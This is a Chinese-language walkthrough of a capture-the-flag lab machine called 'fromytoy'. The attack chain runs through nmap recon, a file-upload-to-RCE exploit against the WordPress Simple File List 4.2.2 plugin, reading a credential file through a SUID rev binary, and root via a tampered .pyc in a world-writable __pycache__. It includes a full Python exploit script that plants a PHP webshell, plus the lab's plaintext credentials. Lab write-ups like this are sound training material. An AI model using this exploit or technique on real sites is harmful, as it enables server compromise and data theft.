
群友靶机-fromytoy-Tuf

信息收集

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/fromytoy]
└─$ sudo nmap -p$(cat ports) -A 10.0.2.24 -oA details
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 03:56 -0500
Nmap scan report for 10.0.2.24
Host is up (0.00074s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
3000/tcp open  http    Apache httpd 2.4.51 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.51 (Debian)
|_http-generator: WordPress 6.9
|_http-title: VOCALOID NEXUS &#8211; The Cyber-Digital Soul Archive
MAC Address: 08:00:27:4E:A3:41 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
(Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 10.0.2.24

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.51 seconds
```

80没东西 锁定3000



the VOCALOID2 engine. This moment changed internet culture forever. The 'Virtual Idol' was born.

System Evolution

- **V1:** The Foundation.
- **V2:** The Golden Era (Miku, Rin/Len, Luka).
- **V3/V4:** Expanded realism and 'Growl' functions.
- **Piapro Studio:** The modern interface for producers.

Search

Search

Recent Posts

Recent Comments

No comments to show.

VOCALOID NEXUS

Proudly powered by WordPress.

/wp-content/plugins/simple-file-list/

底部提示是 `WordPress` 并且用了 `simple-file-list` 插件

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/fromytoy]
└─$ searchsploit simple file list
-----------------------------------------------------------------------------------------
-------------- ---------------------------------
 Exploit Title
|  Path
-----------------------------------------------------------------------------------------
-------------- ---------------------------------
Joomla! Component mod_simpleFileLister 1.0 - Directory Traversal
| php/webapps/17736.txt
Simple Directory Listing 2 - Cross-Site Arbitrary File Upload
| php/webapps/7383.txt
Simple File List WordPress Plugin 4.2.2 - File Upload to RCE
| multiple/webapps/52371.py
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload
| php/webapps/48979.py
WordPress Plugin Simple File List 4.2.2 - Remote Code Execution
| php/webapps/48449.py
-----------------------------------------------------------------------------------------
-------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop/maze-sec/fromytoy]
└─$ searchsploit -m 48449
  Exploit: WordPress Plugin Simple File List 4.2.2 - Remote Code Execution
```

```
      URL: https://www.exploit-db.com/exploits/48449
     Path: /usr/share/exploitdb/exploits/php/webapps/48449.py
    Codes: N/A
 Verified: False
File Type: HTML document, ASCII text
Copied to: /home/kali/Desktop/maze-sec/fromytoy/48449.py


┌──(kali㉿kali)-[~/Desktop/maze-sec/fromytoy]
└─$ python 48449.py http://10.0.2.24:3000
[ ] File 3332.png generated with password: 6cd3c0f8fba859c0abe0f9b92d56b16a
[ ] File uploaded at http://10.0.2.24:3000/wp-content/uploads/simple-file-list/3332.png
[ ] File moved to http://10.0.2.24:3000/wp-content/uploads/simple-file-list/3332.php
[+] Exploit seem to work.
[*] Confirmning ...
[+] Exploit work !
        URL: http://10.0.2.24:3000/wp-content/uploads/simple-file-list/3332.php
        Password: 6cd3c0f8fba859c0abe0f9b92d56b16a
```


测试了一下 能用 但是不好用 让ai改造了一下 用的Kali自带的`qsd-php-backdoor.php`

```python
import requests
import random
import os
import sys
import urllib3

urllib3.disable_warnings()

# 漏洞路径配置
DIR_PATH = '/wp-content/uploads/simple-file-list/'
UPLOAD_PATH = '/wp-content/plugins/simple-file-list/ee-upload-engine.php'
MOVE_PATH = '/wp-content/plugins/simple-file-list/ee-file-engine.php'

def exploit(target_url, shell_path):
    if not os.path.exists(shell_path):
        print(f"[-] 错误: 找不到文件 {shell_path}")
        return

    session = requests.Session()
    session.verify = False

    # 1. 准备伪装文件
    fake_name = f"{random.randint(1000, 9999)}.png"
    php_name = fake_name.replace('.png', '.php')

    with open(shell_path, 'rb') as f:
        shell_content = f.read()

    print(f"[*] 正在尝试上传 {shell_path} -> {fake_name}...")
    # 2. 上传伪装后的文件 (PNG)
    files = {'file': (fake_name, shell_content, 'image/png')}
    upload_data = {
        'eeSFL_ID': 1,
        'eeSFL_FileUploadDir': DIR_PATH,
        'eeSFL_Timestamp': 1587258885,
        'eeSFL_Token': 'ba288252629a5399759b6fde1e205bc2'
    }

    try:
        r_upload = session.post(target_url + UPLOAD_PATH, data=upload_data, files=files)
        if r_upload.status_code != 200:
            print(f"[-] 上传失败 (HTTP {r_upload.status_code})")
            return
    except Exception as e:
        print(f"[-] 连接错误: {e}")
        return

    # 3. 触发重命名 (PNG -> PHP)
    print(f"[*] 正在触发重命名: {fake_name} -> {php_name}...")
    move_headers = {
        'Referer': f'{target_url}/wp-admin/admin.php?page=ee-simple-file-list&tab=file_list&eeListID=1',
        'X-Requested-With': 'XMLHttpRequest'
    }
    move_data = {
        'eeSFL_ID': 1,
        'eeFileOld': fake_name,
        'eeListFolder': '/',
        'eeFileAction': f'Rename|{php_name}'
    }

    r_move = session.post(target_url + MOVE_PATH, data=move_data, headers=move_headers)

    # 4. 验证结果
    shell_url = f"{target_url}{DIR_PATH}{php_name}"
    print(f"[*] 正在验证 WebShell 地址: {shell_url}")

    r_verify = session.get(shell_url)
    if r_verify.status_code == 200:
        print(f"\n[+] 成功! WebShell 已上线。")
        print(f"[+] URL: {shell_url}")
        print(f"[*] 注意: 请使用浏览器访问，并检查 qsd-php-backdoor 的默认密码。")
    else:
        print(f"[-] 验证失败。文件可能未正确重命名或被拦截。")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("用法: python3 exploit.py <URL>")
        print("例子: python3 exploit.py http://10.0.2.24:3000")
        sys.exit(-1)

    target = sys.argv[1].rstrip('/')
    # 确保本地有这个文件
    shell_file = 'qsd-php-backdoor.php'
    exploit(target, shell_file)
```

Command: *ls -la /*

```
total 88
drwxr-xr-x   1 root root 4096 Jan 20 03:33 .
drwxr-xr-x   1 root root 4096 Jan 20 03:33 ..
-rwxr-xr-x   1 root root    0 Jan 20 03:33 .dockerenv
drwxr-xr-x   1 root root 4096 Dec 21  2021 bin
drwxr-xr-x   2 root root 4096 Dec 11  2021 boot
drwxr-xr-x   5 root root  340 Feb  1 08:53 dev
drwxr-xr-x   1 root root 4096 Jan 20 05:01 etc
drwxr-xr-x   2 root root 4096 Dec 11  2021 home
drwxr-xr-x   1 root root 4096 Dec 21  2021 lib
drwxr-xr-x   2 root root 4096 Dec 20  2021 lib64
drwxr-xr-x   2 root root 4096 Dec 20  2021 media
drwxr-xr-x   2 root root 4096 Dec 20  2021 mnt
drwxr-xr-x   2 root root 4096 Dec 20  2021 opt
dr-xr-xr-x 165 root root    0 Feb  1 08:53 proc
drwx------   1 root root 4096 Jan 20 05:04 root
drwxr-xr-x   1 root root 4096 Dec 21  2021 run
drwxr-xr-x   1 root root 4096 Dec 21  2021 sbin
drwxr-xr-x   2 root root 4096 Dec 20  2021 srv
dr-xr-xr-x  13 root root    0 Feb  1 09:33 sys
drwxrwxrwt   1 root root 4096 Feb  1 10:06 tmp
drwxr-xr-x   1 root root 4096 Dec 20  2021 usr
drwxr-xr-x   1 root root 4096 Dec 21  2021 var
```


可以看到在docker里面



Command: ***find / -perm -u=s -type f 2>/dev/null***

```
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/local/lib/.sys_log_rotator
/bin/mount
/bin/su
/bin/umount
```


suid文件找到了一个`/usr/local/lib/.sys_log_rotator`



Command: ***/usr/local/lib/.sys_log_rotator -h***

```
Usage: .sys_log_rotator [options] [file ...]
Reverse lines characterwise.
Options:
 -h, --help     display this help
 -V, --version  display version
For more details see rev(1).
```

-h 一下 发现就是个rev




Command: ***ls -la ../***

```
total 20
drwxr-xr-x 4 www-data www-data 4096 Jan 20 12:36 .
drwxr-xr-x 6 www-data www-data 4096 Feb  1 08:59 ..
drwxr-xr-x 4 www-data www-data 4096 Feb  1 08:56 2026
-rw------- 1 miku     miku      254 Jan 20 12:36 server_backup_info.txt
drwxrwxrwx 2 www-data www-data 4096 Feb  1 09:58 simple-file-list
```

上级目录发现`server_backup_info.txt`

Command: */usr/local/lib/.sys_log_rotator ../server_backup_info.txt*



```
01-10-5202 :etaD pukcaB
noitacifirev gnidneP :sutatS
:nimdasyS rof etoN
.'yotymorf' tsoh rof slaitnederc yraropmet ot detreveR .deliaf noitator yek HSS ehT
ukim :resU
93_uk1M_di0lac0V :drowssaP
noitacifirev retfa elif siht eteled esaelP :TRELA YTIRUCES
```

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/fromytoy]
└─$ rev rev.txt
Backup Date: 2025-01-10

Status: Pending verification

Note for Sysadmin:

The SSH key rotation failed. Reverted to temporary credentials for host 'fromytoy'.

User: miku

Password: V0cal0id_M1ku_39

SECURITY ALERT: Please delete this file after verification
```

拿到初始凭据`miku:V0cal0id_M1ku_39`

Root

```
miku@fromytoy:~$ sudo -l
Matching Defaults entries for miku on fromytoy:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User miku may run the following commands on fromytoy:
    (ALL) NOPASSWD: /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
```

可以用sudo执行cleanup_task.py

```
miku@fromytoy:~$ ls -la /usr/local/lib/python_scripts/cleanup_task.py
-rwxr-xr-x 1 root root 359 Jan 19 22:50 /usr/local/lib/python_scripts/cleanup_task.py
```

```
miku@fromytoy:~$ ls -la /usr/local/lib/python_scripts/
total 20
drwxr-xr-x 3 root root 4096 Jan 19 22:50 .
drwxr-xr-x 5 root root 4096 Jan 19 22:40 ..
-rwxr-xr-x 1 root root  359 Jan 19 22:50 cleanup_task.py
drwxrwxrwx 2 root root 4096 Jan 20 00:35 __pycache__
-rw-r--r-- 1 root root   97 Jan 19 22:41 system_utils.py
miku@fromytoy:~$ cat  /usr/local/lib/python_scripts/cleanup_task.py
#!/usr/bin/env python3
import sys
import os
import system_utils

def main():
    print("[*] Starting system cleanup...")
    if os.geteuid() != 0:
        print("[-] Error: This script must be run as root.")
        sys.exit(1)


    system_utils.check_disk_space()
    print("[+] Cleanup completed successfully.")

if __name__ == "__main__":
    main()
```

注意到 `__pycache__` 是777权限

```
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ ls -la
total 16
drwxrwxrwx 2 root root 4096 Jan 20 00:35 .
drwxr-xr-x 3 root root 4096 Jan 19 22:50 ..
-rw-r--r-- 1 root root  566 Jan 19 22:41 cleanup_task.cpython-39.pyc
-rw-r--r-- 1 root root  333 Jan 20 00:35 system_utils.cpython-39.pyc
```

研究了一下 pyc文件是字节码文件 在执行中如果存在该文件且校验正确 则会执行字节码文件 类似一种预编译中间文件加快运行速度 但这正好给了我们提权的机会

大体校验规则为 魔数 标志位和元数据 其余不变非常简单 只需要保证位数一致即可

```
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ cat system_utils.cpython-
39.pyc
a
e�nia�@sddlZdd�ZdS)�NcCstd�t�d�dS)Nz▒[*] Checking disk usage...zdf -
h)�print�os�system�rr�-/usr/local/lib/python_scripts/system_utils.py�check_disk_space
r)rrrrr<module>
```

找到原本 `df -h` 的位置 替换成 `su -P`

```
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb  1 05:56 .
drwxr-xr-x 3 root root 4096 Jan 19 22:50 ..
-rw-r--r-- 1 root root  333 Feb  1 05:56 system_utils.cpython-39.pyc
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ cp system_utils.cpython-
39.pyc system_utils.cpython-39.pyc1
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ vim system_utils.cpython-
39.pyc1
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ rm system_utils.cpython-
39.pyc
rm: remove write-protected regular file 'system_utils.cpython-39.pyc'? y
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb  1 06:14 .
drwxr-xr-x 3 root root 4096 Jan 19 22:50 ..
-rw-r--r-- 1 miku miku  335 Feb  1 06:14 system_utils.cpython-39.pyc1
miku@fromytoy:/usr/local/lib/python_scripts/__pycache__$ mv system_utils.cpython-
39.pyc1 system_utils.cpython-39.pyc
miku@fromytoy:/usr/local/lib/python_scripts$ cat __pycache__/system_utils.cpython-
39.pyc
a
e�nia�@sddlZdd�ZdS)�NcCstd�t�d�dS)Nz▒[*] Checking disk usage...zsu -
P)�print�os�system�rr�-/usr/local/lib/python_scripts/system_utils.py�check_disk_space
r)rrrrrr<module>
```

最后成功提权

```
miku@fromytoy:/usr/local/lib/python_scripts$ sudo /usr/bin/python3
/usr/local/lib/python_scripts/cleanup_task.py
[*] Starting system cleanup...
[*] Checking disk usage...
root@fromytoy:/usr/local/lib/python_scripts# id
uid=0(root) gid=0(root) groups=0(root)
```

彩蛋

```
root@fromytoy:/usr/local/lib/python_scripts# ls -la /opt
total 6524
drwxr-xr-x  4 root root    4096 Jan 20 00:48  .
drwxr-xr-x 18 root root    4096 Mar 18  2025  ..
drwx--x--x  4 root root    4096 Jan 19 22:10  containerd
drwxr-xr-x  3 root root    4096 Jan 20 00:06  vocaloid_web
-rw-rw-rw-  1 miku miku 6660180 Jan 20 00:48 '初音ミクオリジナル曲 「from Y to Y」.mp3'
```

opt下面有个小曲 不过还没来得及听